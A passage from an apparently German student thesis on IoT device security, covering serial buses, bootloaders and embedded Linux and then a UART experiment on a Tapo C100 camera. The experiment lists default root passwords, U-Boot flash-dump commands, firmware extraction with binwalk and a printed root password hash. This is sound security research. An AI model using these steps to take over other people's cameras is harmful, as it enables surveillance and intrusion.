I²C ist ein weiterer serieller Daten Bus, der in IoT-Geräten häufig verwendet wird. Dabei können mit nur zwei Leitungen bis zu 128 Teilnehmer kommunizieren. Es unterstützt mehrere *Master*- und *Slave*-Geräte und wird oft für kleinere, weniger geschwindigkeitskritische Speicheranwendungen eingesetzt, wie z.B. das Auslesen von Konfigurationsdaten aus einem EEPROM (*Electrically Erasable Programmable Read Only Memory* [18]). In Standardkonfigurationen wird ein *Master* mit maximal 127 *Slaves* verbunden. Allerdings sind auch *Multi-Master* Konfigurationen möglich[19]. Die serielle Datenleitung (SDL) ist bidirektional, Daten können also in beide Richtungen gesendet werden. [20, 21]




Abbildung 10: I²C Bus Schnittstellendiagramm

In der Abbildung 10 ist ein Beispiel für ein I²C-Bus-Schnittstellendiagramm dargestellt. Der I²C *Master* wird über 2 Leitungen mit den *Slaves* verbunden. Um die Übertragung zu synchronisieren wird der Takt vom *Master* über die SCL (*Serial Clock*) Leitung an die *Slaves* weitergegeben. SDA ist die Datenleitung, über die der *Master* Daten an den *Slave* sendet und *Slaves* auffordern kann, Daten an ihn zu senden. Die *Slaves* können nie ohne Aufforderung Daten an den *Master* senden. [20]

3.9.3 Paraleller Bus

In einigen *High-Performance*-IoT-Geräten kann auch ein paralleler Bus verwendet werden, um eine sehr schnelle Datenübertragung zu ermöglichen. Diese sind jedoch komplexer zu implementieren und erfordern mehr Pins am Mikrocontroller [22, 17].




Abbildung 11: Paraleller Bus Schnittstellendiagramm

In der Abbildung 11 ist ein Beispieldiagramm für ein paralleler Bus dargestellt, in dem ein Gerät die Daten an ein Anderes sendet. Auf der sendenden Seite (*transmitting side*) sind die Datenleitungen von D0 bis D7 angeordnet. Diese Leitungen übertragen die Bits parallel zur empfangenden Seite (*receiving side*), die ebenfalls über die entsprechenden Datenleitungen D0 bis D7 verfügt. Dabei entspricht jede Datenleitung einem Bit, wodurch alle Daten gleichzeitig gesendet oder empfangen werden können. D7 enthält den *Most Significant Bit* (MSB), welcher den höchsten Wert darstellt. Durch so einen parallelen Bus können Daten sehr schnell und in Echtzeit übertragen werden, jedoch auf Kosten einer höheren Komplexität der Leiterplatte und eines erhöhten Pinbedarfs am Mikrocontroller.

3.10 Bootloader

Ein Bootloader ist im Allgemeinen eine Software, die während des Startvorgangs den Kernel oder eine andere Anwendung lädt. Er ist in einem ROM-, NOR-, NAND- oder MMC-Typ-Mikrocontroller implementiert und startet den Kernel von einer festen Adresse in den Arbeitsspeicher (RAM). Der Bootloader führt typischerweise minimale Operationen durch, wie z.B. das Freigeben des Kernels und kryptographische Operationen, um die Integrität der gespeicherten oder im Rahmen eines Upgrade-Prozesses empfangenen Firmware zu überprüfen. Der Übergang von der Bootloader-Anwendung zum Hauptkernel erfolgt über die Partitionstabelle, die dem Bootloader die Adresse des Kernels mitteilt. Diese Partitionstabelle wird typischerweise für PC-Bootloader verwendet. In eingeschränkten Systemen gibt es jedoch oft keine Partition, sondern nur eine Flash-Adresse, um den Kernel zu starten. [23]

Im Folgenden werden einige bekannte und verbreitete Bootloader für eingebettete Systeme

vorgestellt: [23]

3.10.1 U-Boot

Auch bekannt als *Das U-Boot*, ist ein Open-Source-Bootloader für eingebettete Geräte. Er ist eine sehr generische Lösung und wird von einer großen Gemeinschaft genutzt. Allerdings benötigt er viele Ressourcen, was ihn für speicherbeschränkte Systeme ungeeignet macht. Er unterstützt mehrere bekannte Architekturen wie ARM, PowerPC, x86 und MIPS.

3.10.2 MCUBoot

MCUBoot früher als *Kboot* bekannt wurde von NXP-Semiconductors entwickelt. MCUBoot ist für 32-Bit-Mikroprozessoren konzipiert und kompatibel mit Betriebssystemen wie Apache Mynewt, RIOT und Zephyr. Zephyr ist ein besonders speicherschonendes Betriebssystem für eingebettete Systeme. Obwohl MCUBoot viele Architekturen unterstützt, ist es für speicherbeschränkte Systeme oft zu groß.

3.10.3 Espressif RBoot

Ein flexibler Open-Source-Bootloader, speziell für Espressif-Geräte, als Ersatz für die mit dem SDK gelieferten Binärblobs. RBoot unterstützt mehrere Mikrocontroller-Architekturen wie CC3220, CC3200, ESP32, ESP8266 und STM32F4. Obwohl er viele Hardwareplattformen unterstützt, fehlt ihm der generische Ansatz.

3.10.4 Tiva

Der Tiva-Bootloader von Texas Instruments ist ein kleines Programm, das am Anfang des Flash-Speichers gespeichert wird und als Anwendungs- und Update-Loader für Anwendungen auf Tiva ARM Cortex-M4-Mikrocontrollern dient. Er kann über UART, SSI, I2C, CAN, Ethernet oder USB aktualisiert werden. Der Bootloader ist durch Quellcode-Modifikationen anpassbar, und der vollständige Quellcode ist verfügbar, was eine vollständige Anpassung ermöglicht.

3.11 Embedded Linux

Embedded Linux ist ein eingebettetes System mit einem Betriebssystem das auf dem Linux-Kernel aufgebaut ist. Diese Systeme sind spezialisierte Computer, die für spezifische Aufgaben in Geräten wie Routern, Smartphones, IoT-Geräten, Industrieanlagen und vielen anderen Anwendungen konzipiert sind. Die Flexibilität, Stabilität und der Open-Source-Charakter von Linux machen es ideal für eingebettete Anwendungen. Ein Embedded Linux System kann grob in drei Schichten eingeteilt werden: [24, 25]

1. **Hardware:** Hierzu zählen alle physischen Komponenten wie, Sensoren, Aktuatoren, I/O-Geräte, Speicher und der Mikroprozessor.
2. **Kernel:** Der Kernel wird oft als das Herzstück eines Systems beschrieben. Dazu zählen Kernelmodule und Treiber, Speicherverwaltung, Prozessverwaltung und Gerätesteuerung.
3. **User-Space:** Im User-Space werden die Dienste und Anwendungen ausgeführt.

3.11.1 Eigenschaften von Embedded Linux

[25]

1. **Flexibilität und Anpassungsfähigkeit:** Linux kann leicht an die spezifischen Bedürfnisse eines eingebetteten Systems angepasst werden. Entwickler können überflüssige Komponenten entfernen und die Kernel-Parameter optimieren, um die Leistung zu verbessern und den Ressourcenverbrauch zu minimieren.
2. **Breite Hardware-Unterstützung:** Embedded Linux unterstützt viele Prozessorarchitekturen wie zum Beispiel: ARM, x86, MIPS und PowerPC. Dies ermöglicht die Verwendung von Linux in einer breiten Palette von Geräten und Anwendungen.
3. **Echtzeitfähigkeiten:** Mit Erweiterungen wie dem PREEMPT_RT-Patch kann Linux für Echtzeitanwendungen angepasst werden, die genaue und zeitkritische Reaktionen erfordern. Diese Erweiterungen verbessern die Fähigkeit von Linux auf externe Ereignisse in vorhersehbarer Zeit zu reagieren.
4. **Open Source:** Als Open-Source-Software bietet Linux Kostenvorteile und ermöglicht den Zugang zu einem großen Pool an bestehenden Softwarelösungen und

Bibliotheken. Entwickler können den Quellcode überprüfen, modifizieren und an spezifische Anforderungen anpassen.

3.11.2 Anwendungen von Embedded Linux

Embedded Linux hat sehr viele Anwendungsgebiete, hier werden nur einige davon aufgezählt: [25]

1. **Internet of Things:** Viele IoT-Geräte nutzen Embedded Linux aufgrund seiner Flexibilität und der Möglichkeit, leistungsstarke Netzwerkanwendungen zu integrieren.
2. **Automobilindustrie:** Systeme wie Infotainment und Telematik in modernen Fahrzeugen basieren oft auf Embedded Linux.
3. **Industrieautomation:** Embedded Linux wird in industriellen Steuerungssystemen und für die Automatisierung verwendet, wo Zuverlässigkeit und Stabilität entscheidend sind.

3.11.3 Evaluation der Nutzung von Linux in IoT-Geräten

Die meisten IoT-Geräte verwenden Linux als Betriebssystem, bei der Entscheidung für das Betriebssystem müssen verschiedene Aspekte abgewogen werden: [25]

- **Technische Aspekte:** Linux ist sehr flexibel und unterstützt sehr viele Prozessorarchitekturen, SoCs und Kommunikationsprotokolle. Es bietet eine POSIX-ähnliche Programmierschnittstelle, die die Portierung von Code erleichtert, einschließlich Sprachen wie C, C++, Python und vielen anderen. Viele Entwicklungswerzeuge sind unter Linux kostenlos erhältlich.
- **Wirtschaftliche Aspekte:** Linux bietet kostenlosen Zugang zum Quellcode, unterliegt jedoch der GPL-Lizenz Version 2, die Modifikationen offenlegt. Um Geschäftsgeheimnisse zu schützen, werden oft binäre Code-„Blobs“ verwendet, was von Linux-Entwicklern kritisch gesehen wird.
- **Sicherheitsaspekte:** Die Sicherheit von Linux-basierten Betriebssystemen ist besonders im Bereich des Internet der Dinge ein wichtiges Thema. Viele Sicherheitslücken im Linux-Kernel betreffen auch IoT-Geräte. Kostengünstige Verbrauchergeräte wie IP-Kameras, smarte Glühbirnen und Wetterstationen erhalten selten Softwareupdates

und sind oft jahrelang im Einsatz, wodurch sie anfällig für ungepatchte Sicherheitslücken sind.

3.12 Strategien zur Absicherung von IoT-Geräten

Die Absicherung von IoT-Geräten erfordert eine umfassende Strategie, die sowohl Hardware als auch Softwarekomponenten umfasst. Vasile et al. [9] diskutieren verschiedene Techniken zur Firmware-Extraktion bei IoT-Geräten und bieten damit Einblicke in die Methoden, die Angreifer nutzen könnten, um Schwachstellen auszunutzen. Die Kenntnis dieser Techniken ist entscheidend für die Entwicklung effektiver Gegenmaßnahmen, die von der physischen Absicherung der Geräte bis hin zur Implementierung von Sicherheitsmechanismen in der Firmware reichen können. Einige der Methoden die von Vasile et al. [9] beschrieben wurden, werden in den verschiedenen Experimenten in der Sektion 5 genauer erläutert und angewendet.

3.13 Fazit Literaturrecherche

Durch die Literaturrecherche wurde einerseits ein Wissensfundament gelegt und gleichzeitig wurden die notwendigen Schritte für das Experiment erlernt. Der theoretische Hintergrund verdeutlicht, dass die Sicherheit von IoT-Geräten eine komplexe Herausforderung darstellt, welche ein tiefes Verständnis der technischen Grundlagen und der potenziellen Sicherheitsrisiken erfordert. Die Kenntnis der Funktionsweise und der Schwachstellen von Kommunikationsschnittstellen wie UART und Speicherbussen sowie die grundlegenden Eigenschaften von Embedded Linux, ist dabei ein entscheidender Schritt, um effektive Sicherheitsstrategien zu entwickeln und umzusetzen.

4 Wissenschaftliche Herangehensweise und Methode

Dieser Abschnitt beschäftigt sich mit der Methode die angewendet wird, um die Forschungsfrage die in der Sektion 2 beschrieben wurde, zu beantworten. Außerdem sollten die Hypothesen die in der Sektion 2.1 aufgestellt wurden, überprüft werden. Um diese Frage zu beantworten und die Hypothesen zu überprüfen, wird eine Kombination aus Literaturrecherche und einem praktischen Experiment anhand von sechs IoT-Geräten, die in der Tabelle 1 ersichtlich sind, durchgeführt.

4.1 Experiment

Für das Experiment werden die IoT-Geräte zuerst auseinander gebaut und die Leiterplatte nach UART-Ports untersucht. Nachdem die Rx-, Tx- und GND-Ports ausfindig gemacht wurden, werden Pins oder Kabel angelötet. In der Sektion 3.8.4 wurden verschiedene Möglichkeiten aufgezeigt, wie die richtige Baudrate ermittelt werden kann. Nachdem die richtige Baudrate gefunden wurde, wird diese in den Einstellungen von *minicom* eingestellt:

```
~$ sudo minicom -s
```

- Baudrate auf den zuvor ermittelten Wert einstellen
- COM-Port auf den TLL-Adapter einstellen: z.B.: /dev/ttyUSB0
- Hardware-Flow-Control deaktivieren
- Software-Flow-Control deaktivieren

In einem Terminal wird *minicom* mit der Baudrate und dem COM-Port (communication port) [26] geöffnet und die Ausgabe zusätzlich mit dem Parameter *-C* in eine Textdatei gespeichert und die IP-Kamera gestartet:

```
~$ sudo minicom -C output.txt
```

Bei ungesicherten Geräten könnte hier bereits eine Root-Shell zur Verfügung stehen und damit die volle Kontrolle über das Gerät verfügbar sein. Mit einer Root-Shell kann das Dateisystem analysiert werden und Konfigurationsdateien können modifiziert werden. Außerdem können versteckte und sensitive Daten identifiziert und gefunden werden.

Wenn noch keine Root-Shell zur Verfügung steht, werden weitere Angriffszenarien welche in der Sektion 4.3.3 beschrieben wurden sukzessive eingeleitet und iterativ angewendet. Bei einer normalen User-Shell wird versucht, durch verschiedene Rechteausweitungs-Attacken (*privilege escalation*) die Rechte auszuweiten um damit Rootrechte zu erlangen.

Alternativ wird über den Bootloader versucht die Firmware zu extrahieren, um dort vertrauliche Informationen wie gespeicherte Passwörter oder private Schlüssel (*private keys*) zu finden. Mit einer uBoot-Shell (Bootloader-Shell) kann auch eine eigene oder modifizierte Firmware auf das Gerät gespielt werden.

4.2 Stichprobengröße

Bei dem Experiment wird die Stichprobengröße mit sechs IoT-Geräten bewusst klein gehalten, damit das Experiment mehr in die Tiefe gehen kann und dadurch qualitative Ergebnisse erzielt werden können. Bei einer zu großen Stichprobengröße würde die Qualität der Arbeit leiden.

4.3 Experimentelles Design

In dem Experiment wird versucht die IoT-Geräte über die UART-Schnittstelle zu übernehmen. Da alle Geräte unterschiedlich sind, werden dazu verschiedene Ansätze und Techniken verwendet. Jedoch sind die vorbereitenden Schritte bei jedem Gerät gleich.

4.3.1 Identifikation von UART-Schnittstellen

Zuerst werden die Herstellerwebsiten sowie das Internet nach Datenblättern für das jeweilige IoT-Gerät durchsucht, um Informationen zu sammeln. Im Anschluss werden die Geräte zerlegt und auf der Leiterplatte die UART Schnittstelle gesucht und mit einem Multimeter die Pin-Konfiguration getestet. Der GND-Pin kann einfach mit der Durchgangsfunktion des Multimeters getestet werden, indem gegen ein Bauteil das geerdet ist, getestet wird. Der Tx-Pin (*Transmit-Pin*) kann einfach mit der Gleichstromspannungsfunktion getestet werden, eine Messspitze auf GND und eine Messspitze auf den vermuteten Tx-Pin, dabei sollte bei dem Systemstart eine fluktuierende Spannung zu sehen sein. Der Rx-Pin (*Receive-Pin*) hat meistens eine Spannung von 3.3 Volt, er könnte aber auch 0 Volt haben. Die meisten UART Konfigurationen arbeiten mit 3.3 Volt es könnten jedoch auch folgende Spannungen verwendet werden:

- 1,8 Volt
- 2,5 Volt
- 5 Volt

Nachdem die Pin-Konfiguration identifiziert wurde, werden Jumper-Pins oder direkt Kabel an die Ports (GND, Tx und Rx) angelötet.

4.3.2 Verbindungseinrichtung

Für die Verbindungseinrichtung wird ein TTL-USB-Adapter (Transistor-Transistor-Logik) benötigt. TTL-USB-Adapter, auch bekannt als UART-to-USB-Adapter oder USB-to-TTL-Adapter, ist ein Gerät, das die Umwandlung von seriellen TTL-Signalen einer UART-Schnittstelle in USB-Signale ermöglicht und umgekehrt. Diese Adapter sind nützlich um eine Verbindung zwischen Geräten mit seriellen Schnittstellen und Computern herzustellen die über USB-Anschlüsse verfügen. Um eine Verbindung mit der UART-Schnittstelle herzustellen, werden zuerst die angelöteten Kabel mit einem TTL-USB-Adapter verbunden. Das Kabel, das am IoT-Gerät auf den Tx-Pin gelötet wurde, wird mit dem Rx-Pin am Adapter verbunden. Ebenso wird das Kabel, das am IoT-Gerät auf den Rx-Pin gelötet wurde, mit dem Tx-Pin am Adapter verbunden. Der am IoT-Gerät gelötete GND-Pin wird mit dem GND-Pin am Adapter verbunden. Für eine UART-Verbindung ist keine Vcc-Spannung erforderlich. Anschließend wird der TTL-Adapter via USB (Universal Serial Bus) mit dem Computer verbunden. Zuerst muss unter Linux der Gerätedateipfad für den USB-Adapter gesucht werden, dieser ist in dem /dev Verzeichnis zu finden. Ein einfacher Befehl zum finden des Gerätedateipfades ist:

```
~$ ls /dev/tty*
```

Nach Ausführung dieses Befehls ist der Gerätedateipfad zu finden:

```
/dev/ttysUBO
```

Anschließend wird in *minicom* der Gerätepfad in den Einstellungen eingetragen. Die Baudraten-Einstellungen wurden auf dem Standard 115200 8N1 belassen. Das bedeutet 115200 ist die Baudrate, 8 steht für 8 Datenbits, N steht für *parity=none* und 1 steht für 1 Stopbit. Anschließend wird *minicom* gestartet und die Ausgabe in eine Textdatei *uart.txt* geschrieben:

```
~$ minicom -C uart.txt
```

Sobald die Kamera an die Stromversorgung angeschlossen wird beginnt der Boot-Prozess. Dieser Prozess bleibt bei allen Tests gleich und wird für jedes Gerät durchgeführt.

4.3.3 Angriffsszenarien

Um das Ziel der Übernahme der Geräte zu erreichen werden verschiedene Angriffe geplant und durchgeführt. Dabei unterscheiden sich die Szenarien je nach Gerät [27].

- Direkter Zugriff und auslesen von Daten
- Einschleusen von Befehlen oder *malware*
- Umgehen von Sicherheitsmechanismen

Um eine Rechteausweitungsschichtattacke durchzuführen kommen folgende Verfahren zum Einsatz:

1. **Standardpasswörter:** Es werden verschiedene Standardpasswörter wie *admin* oder *root* ausprobiert und nach weiteren gerätespezifischen Standardpasswörtern im Internet gesucht.
2. **Passwort-Cracking:** Mit speziellen Tools wie *John the Ripper* oder *hashcat* kann das Passwort durch *Brute-Force-Angriffe* oder *Wordlist-Angriffe* geknackt werden.
3. **Auslesen des Passworts aus der Firmware:** Die Firmware kann über die serielle Schnittstelle extrahiert werden und anschließend mit *binwalk* analysiert werden. Dort kann das gehashte Passwort oft in */etc/passwd* oder */etc/shadow* gefunden werden. Welches dann anschließend mit *John the Ripper* oder *hashcat* geknackt werden kann.
4. **Firmware Downgrade:** Die Firmware kann auf eine ältere Version heruntergesetzt werden, um die Sicherheitslücken von älteren Firmwareversionen auszunutzen.
5. **Root-Shell im Bootloader starten:** Es besteht in einigen U-Boot Versionen die Möglichkeit, über die *bootargs* Umgebungsvariable eine Root-Shell zu öffnen.

4.3.4 Materialien und Werkzeuge

In dem Experiment wurden folgende IoT-Geräte, die in der Tabelle 1 ersichtlich sind, getestet. Es wurden außerdem die Werkzeuge die in der Tabelle 2 gelistet sind für das Experiment verwendet.

Hersteller	Modell	Version	Firmware Version	Kategorie
Tp-Link	Tapo C100	V4	TapoC100(EU)_V4_1.3.11	IP-Kamera
Tp-Link	Tapo C200	V4	TapoC200(EU)_V4_1.3.11	IP-Kamera
Eufy	Homebase 2	V1	3.10.14	IP-Kamera
Reolink	E1	V3	E1_v3103126_2401022459	IP-Kamera
Netgear	N750	V1	1.1.00.14	Modem Router
Drei	Hui Tube	V1	BD_H3GATZM8630V1.0.0B13	LTE-Router

Tabelle 1: Übersicht der getesteten IoT-Geräte

Hardware
Schraubendreher und Zangen
Lötstation mit Lötzinn und Flussmittel
0.8mm Pins zum Verlöten
Jumperkabel
USB-TTL-Adapter
Multimeter
Lupe
Software
bash-shell
minicom (Terminalemulation für serielle Kommunikation)
screen (virtuelle Shell Umgebung)
binwalk (Ein Tool, um Binärdateien zu untersuchen)
strings (Rückgabe von Strings, die aus verschiedenen Dateien extrahiert werden)
ghidra (Werkzeug für Reverse Engineering von Software)
awk (Mustererkennung und Sprachverarbeitung)
John the Ripper (ein Prüfprogramm zum Knacken von Passwörtern)
hashcat (Passwortwiederherstellungstool, Wordlist-Attack und Brute-Force-Werkzeug)
unblob (Extraktions-Suite)

Tabelle 2: Übersicht der verwendeten Hardware und Software

5 Durchführung des Experiments

Im ersten Schritt des Experiments wurde mit dem jeweiligen IoT-Gerät eine serielle Verbindung wie im Abschnitt 4.3.2 beschrieben hergestellt. Sobald ein IoT-Gerät an die Stromversorgung angeschlossen wird, beginnt der Boot-Prozess und die Boot-Logs werden auf der *minicom* Konsole ausgegeben.

5.1 IoT-Gerät: TP-Link Tapo C100 IP-Kamera



Abbildung 12: Produktfoto Tapo C100.¹

5.1.1 Beschreibung

Die Tapo C100 der Firma TP-Link ist eine günstige WLAN-Kamera für den Innenbereich mit einer Videoauflösung von 1080p. Die Kamera hat verschiedene Funktionen, wie eine Nachtsichtfunktion, Bewegungserkennung und Alarmfunktion. Zusätzlich ermöglicht die Kamera eine Zwei-Wege-Audiofunktion. Ein SD-Kartensteckplatz für SD-Karten mit einer Kapazität von bis zu 128GB wird unterstützt, um Videos lokal zu speichern. Außerdem ist eine Cloud verfügbar und die Kamera ist kompatibel mit Google Assistant und Amazon Alexa. Das Datenblatt kann von der Herstellerwebsite heruntergeladen werden.²

5.1.2 UART-Schnittstelle

Die UART-Schnittstelle der Tapo C100 befindet sich auf der Rückseite der Leiterplatte in unmittelbarer Nähe des Prozessors (Ingenic T31) auf der linken Seite. Die Pin-Konfiguration konnte wie folgt identifiziert werden: Das blaue Kabel ist GND, das violette Kabel ist Tx und das weiße Kabel ist Rx.

¹Bildquelle: https://static.tp-link.com/Tapo-c100-1_large_1578559517394v.jpg

²Datenblatt: https://static.tp-link.com/upload/product-overview/2024/202403/20240328/Tapo_C100_4.0&4.20&4.26&4.28&4.30&4.8_Datasheet.pdf



Abbildung 13: Leiterplatte Tapo C100

5.1.3 Ermittlung der Baudrate

Um die richtige Baudrate für die UART-Schnittstelle zu ermitteln, wurde ein iterativer Prozess angewendet, bei dem verschiedene Standardbaudraten manuell durchprobiert wurden. Dieser Prozess ermöglichte eine effiziente und schnelle Ermittlung der richtigen Baudrate für die UART-Schnittstelle. Diese und alternative Methoden wurden in der Sektion 3.8.4 erläutert. Die UART-Schnittstelle der Tapo C100 operiert mit einer Baudrate von 115200 Baud.

5.1.4 Informationssammlung

Nach der Durchsicht des Datenblattes wurden die Logs des Bootprozesses analysiert und wichtige Informationen notiert. Die Logs des gesamten Bootprozesses wurden auf die wesentlichsten Inhalte gekürzt und sind im Anhang Bootprozess Tapo C100 zu finden.

Interessante Informationen aus den Logs:

- uBoot Version: U-Boot 2013.07 (build: Jun 13 2023 - 10:38:49)
- Top of RAM usable for U-Boot at: 0x84000000
- Press 'slp' to start uBoot-shell

5.1.5 Angriffsszenarien

Nach dem Abschluss des Bootprozesses wird nach dem drücken der Enter-Taste ein Login-Bildschirm angezeigt. Dort muss ein Benutzername und anschließend ein Passwort eingegeben werden. Dies verhindert den direkten Zugriff auf die Root-Shell des Geräts.

Um den Zugriff auf die Root-Shell zu erhalten, ist es erforderlich, das Passwort zu kennen, zu umgehen oder zu überwinden. Dies kann durch verschiedene Methoden die in der Sektion 4.3.3 beschrieben wurden erreicht werden:

1. **Standardpasswörter:** Auf Github-Diskussionen sind verschiedene Informationen wie Benutzername: `root` und Passwörter: `slprealtek`, `slplzgjipc`, `slpmstar` verfügbar. Diese haben jedoch in der vorliegenden Firmwareversion (TapoC100(EU)_V4_1.3.11) nicht mehr funktioniert.
2. **Passwort-Cracking:** Da die Authentifikation einige Sekunden dauert und der Loginprozess immer wieder durch Log-Ausgaben unterbrochen wird, ist das direkte *cracken* in der Konsole keine effektive Methode. Wird jedoch der Passwort-Hash aus der Firmware extrahiert, kann der Crackingprozess deutlich effizienter gestaltet werden.
3. **Auslesen des Passworts aus der Firmware:** Die Firmware kann über die serielle Schnittstelle extrahiert und anschließend mit *binwalk* analysiert werden, in Embedded-Linux werden Passwörter oft in den Verzeichnissen `/etc/passwd` und `/etc/shadow` *gehashed* gespeichert. Diese können im Anschluss mit *hashcat* geknackt werden.
4. **Firmware Downgrade:** Die Firmware kann auf eine ältere Version heruntergesetzt werden, um die Usernamen und Passwörter die im Internet öffentlich zu finden sind zu verwenden. [28, 9]
5. **Root-Shell im Bootloader starten:** Außerdem besteht die Möglichkeit über die `bootargs` Umgebungsvariable eine U-Boot Shell zu öffnen.

5.1.6 Root-Shell-Zugriff

Da die Root-Shell durch Benutzername und Passwort geschützt ist und die Eingabe der Standard-Usernamen in einem `Login incorrect` respondiert hat, wurde im ersten Schritt die Firmware über die serielle Schnittstelle extrahiert. Anschließend wurde die Firmware mit *binwalk* analysiert und dort das Passwort gesucht.

Um das zu erreichen musste zuerst die Größe des Flash-Speichers bestimmt werden. Aus den Boot-Logs wurde ersichtlich, dass der RAM bei der Speicheradresse `0x80600000`

startet und die oberste Adresse des RAM's, die für uBoot zur Verfügung steht, bei der Adresse 0x84000000 startet.

Dazu wurde zunächst der Flash mit dem Befehl `sf probe` initialisiert. Anschließend wurde versucht, eine Datei, die größer als der verfügbare Flash-Speicher ist, in den RAM zu kopieren. Dies führte dazu, dass eine Fehlermeldung generiert wurde, aus der die Größe des Flash-Speichers abgeleitet werden konnte.

```
isvp_t31# sf probe

isvp_t31# sf read 0x80600000 0x0 0x10000000
ERROR: attempting read past flash size (0x800000)
--->read spend 5 ms
```

In der Fehlermeldung war die Größe des Flash-Speichers 0x800000, also genau 8 MB, ersichtlich.

Nachdem die Größe des Flash-Speichers bekannt war, wurde berechnet, ob der gesamte Flash-Speicher in den RAM passt:

$$0x84000000 - 0x80600000 = 0x3A00000$$

Da der gesamte Flash-Speicher kleiner ist konnte er einfach in den RAM kopiert werden. Dies wird durch den Befehl `sf read` erreicht, gefolgt von der Angabe der Adresse im RAM und der Größe des zu kopierenden Bereichs.

```
isvp_t31# sf read 0x80600000 0x0 0x800000
SF: 8388608 bytes @ 0x0 Read: OK
--->read spend 2687 ms
```

Sobald der Flash-Speicher erfolgreich in den RAM kopiert wurde, konnten die Bytes ausgelesen und inspiziert werden, um potenziell sensible Informationen zu entdecken. Dies konnte mithilfe des Befehls `md .b` erfolgen, gefolgt von der Angabe der Startadresse und der Anzahl der zu lesenden Bytes. Da *minicom* mit dem Befehl `minicom -C uart.txt` gestartet wurde, wurde die Ausgabe in der Datei `uart.txt` gespeichert.

Es ist zu beachten, dass das extrahieren des Flash-Speichers einige Zeit in Anspruch nehmen kann, insbesondere bei großen Speichergrößen. Die Verbindung über die serielle

Schnittstelle bietet jedoch eine sichere Methode zur Übertragung von Daten. Der *dumping* Vorgang dauerte in etwa zwei Stunden und hatte folgendes Format:

```
80621090: a0 14 00 02 24 24 00 a5 af 28 00 a6 af 03 00 82      ....$$.(...  
806210a0: a0 68 86 82 8f 02 00 80 a0 01 00 80 a0 7c 1e 22      .h.....|.."  
806210b0: 0c 21 6c 1d 0e ff ff 83 30 01 00 84 24 00 00 44      .!1....0...$.D  
806210c0: ac 02 12 03 00 00 29 6c 06 01 04 00 02 a2 7c 2a      .....)1.....|*  
806210d0: 0a 05 00 02 a2 40 00 02 24 06 00 02 a2 ff 9c 1b      .....@...$.....  
806210e0: 00 09 04 26 28 00 a5 27 07 00 00 a2 08 00 02 a2      ...&(..'.....  
806210f0: 0a 00 00 a2 0b 00 00 a2 fa df 11 04 04 25 0c 2d      .....%.-  
80621100: 7c e5 7c 0b 02 24 00 a5 27 f4 dc 02 7c 4b 2e 2e      |.|..$..'|K.
```

Nach Abschluss des *dumping* Vorgangs konnten die erfassten Ausgaben gespeichert und analysiert werden, um potenziell sensible Informationen zu extrahieren. Die Ausgabe konnte mithilfe von dem folgenden Befehl in binäres Format zurück konvertiert werden, um weiterführende Analysen durchzuführen.

```
~$ awk -F' ' '{print $2$3$4$5$6$7$8$9$10$11$12$13$14$15$16$17}' uart.  
txt | xxd -r -p > uart.bin
```

Der `awk` Befehl wurde verwendet, da mit `xxd` alleine bei der Konvertierung Fehler auftraten: Mit `awk` werden die Strings geparsst und es wurden dadurch nur die Bytes berücksichtigt.

Jetzt konnten erste Analysen mit dem Befehl `strings` durchgeführt werden:

```
~$ strings uart.bin
```

Da hier noch keine sensiblen Daten gefunden werden konnten, wurde die Analyse der Firmware mit `binwalk` fortgesetzt.

```
~$ binwalk uart.txt
```

In diesem Schritt wurde ein Verzeichnis `uart.bin.extracted` erstellt, indem das Dateisystem ersichtlich ist. Dort konnten in den Verzeichnissen `/etc/passwd` und `/etc/shadow` folgende Authentifizierungsdaten ausgelesen werden:

```
~$ cat /etc/shadow  
root:x:0:0:99999:7:::  
daemon:*:0:0:99999:7:::  
ftp:*:0:0:99999:7:::  
network:*:0:0:99999:7:::
```

```

nobody:*:0:0:99999:7:::
$ cat passwd

root:$1$NhU8N7Bw$tviIe.J4r/RCm5xK/GgP5/:0:0:root:/root:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:*:500:500:admin:/var:/bin/false
guest:*:500:500:guest:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false

```

In der gezeigten Konfiguration sind in den Dateien `/etc/passwd` und `/etc/shadow` mehrere Benutzerkonten aufgeführt, wobei das root-Benutzerkonto das primäre Administratorkonto ist. Interessanterweise enthält die `passwd`-Datei Passwort-Hashes für bestimmte Benutzer, während in der `shadow`-Datei keine expliziten Passwort-Hashes für diese Benutzer vorhanden sind. Normalerweise werden Passwort-Hashes aus Sicherheitsgründen in der `shadow`-Datei gespeichert, um den direkten Zugriff auf die Passwortinformationen zu beschränken. Die Tatsache, dass Passwort-Hashes in der `passwd`-Datei gespeichert sind, kann als ungewöhnlich angesehen werden und entspricht nicht der üblichen Konfiguration.

Der Bootprozess wurde mit der Eingabe von `s1p` beim Start unterbrochen und eine uBoot-Shell wurde gestartet. Dort wurde der verfügbare Befehlssatz mithilfe von `help` überprüft, um die verfügbaren Befehle und möglichen Aktionen zu erkunden. Darüber hinaus wurde mit dem Befehl `printenv` das Umgebungsvariablen-Set inspiziert, um Konfigurationen oder Informationen über das System zu finden.

```

isvp_t31# printenv

baudrate=115200

bootargs=console=ttyS1,115200n8 mem=45M@0x0 rmem=19M@0x2d00000 root
=/dev/mtdblock6 rootfstype=squashfs spdev=/dev/mtdblock7
noinitrd init=/etc/preinit

